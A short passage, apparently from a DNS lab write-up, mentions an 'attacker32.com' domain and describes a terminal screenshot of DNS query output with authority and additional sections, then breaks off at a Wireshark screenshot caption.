“attacker32.com”, but not for www.facebook.com.

A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window. The terminal window has a dark background and displays the output of a DNS query. The output shows two sections: AUTHORITY and ADDITIONAL. The AUTHORITY SECTION contains entries for example.NET and servers.net. The ADDITIONAL SECTION contains entries for a.iana-servers.NET, b.iana-servers.NET, and ns.example.net. The terminal window is located in the bottom right corner of the screen. On the left side, there is a vertical dock with several icons, including a gear, a wrench, and a file folder.

Wireshark screenshot:

